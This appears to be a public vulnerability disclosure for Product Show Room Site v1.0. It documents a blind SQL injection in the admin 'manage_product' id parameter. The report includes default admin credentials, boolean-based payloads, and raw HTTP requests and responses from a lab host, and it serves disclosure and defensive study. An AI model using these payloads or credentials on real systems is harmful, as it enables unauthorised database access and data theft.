debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / product-show-room-site / SQLi-7.md

debug601 Update SQLi-7.md History

1 contributor

34 lines (24 sloc) | 1.5 KB

Product Show Room Site v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15370/product-show-room-site-phpoop-free-source-code.html

Vulnerability File: /psrs/admin/?page=products/manage_product&id=

Vulnerability location: /psrs/admin/?page=products/manage_product&id=, id


Current database name: psrs_db ,length is 7

[+] Payload: /psrs/admin/?page=products/manage_product&id=3%27%20and%20length(database())%20=7--+ // Leak place ---> id

```
GET /psrs/admin/?page=products/manage_product&id=3%27%20and%20length(database())%20=
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

```
DNT: 1
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```


When length (database ()) = 6, Content-Length: 33616



```
GET
/psrs/admin/?page=products/manage_product
&id=3%27%20and%20length(database())%20=6-
-+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```


```
HTTP/1.1 200 OK
Date: Fri, 03 Jun 2022 09:30:57 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 33616

 <!DOCTYPE html>
<html lang="en" class="" style="height:
auto;">
<head>
    <meta charset="utf-8">
    <meta name="viewport"
content="width=device-width
```



http://192.168.1.19/psrs/admin/?page=products/manage_product&id=3' and length(database()) =6--+


When length (database ()) = 7, Content-Length: 34389



```
GET
/psrs/admin/?page=products/manage_product
&id=3%27%20and%20length(database())%20=7-
-+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0) Gecko/20100101
Firefox/46.0
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprl14jr1
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Jun 2022 09:30:09 GMT
Server: Apache/2.4.48 (Win64)
OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 34389

 <!DOCTYPE html>
<html lang="en" class="" style="height:
auto;">
<head>
     <meta charset="utf-8">
     <meta name="viewport"
content="width=device-width
```



http://192.168.1.19/psrs/admin/?page=products/manage_product&id=3' and length(database()) =7--+

□ Post data □ Referrer ☑ Replace A

Product Show Room Site - Admin

Update Product Details

Code: 8798546

Name: Laptop #101

Description

Duis porta elit eu ex pharetra sodales. Sed mi augue, mollis at tempus et, euismod non augue. Mauris id diam est. Nulla tempus placerat elit non tincidunt. Duis lob semper, tincidunt semper nunc dictum. Sed imperdiet ipsum ac nulla fermentum lobortis. Aliquam mattis massa vel dolor lobortis, eget vehicula nulla eleifend. Pell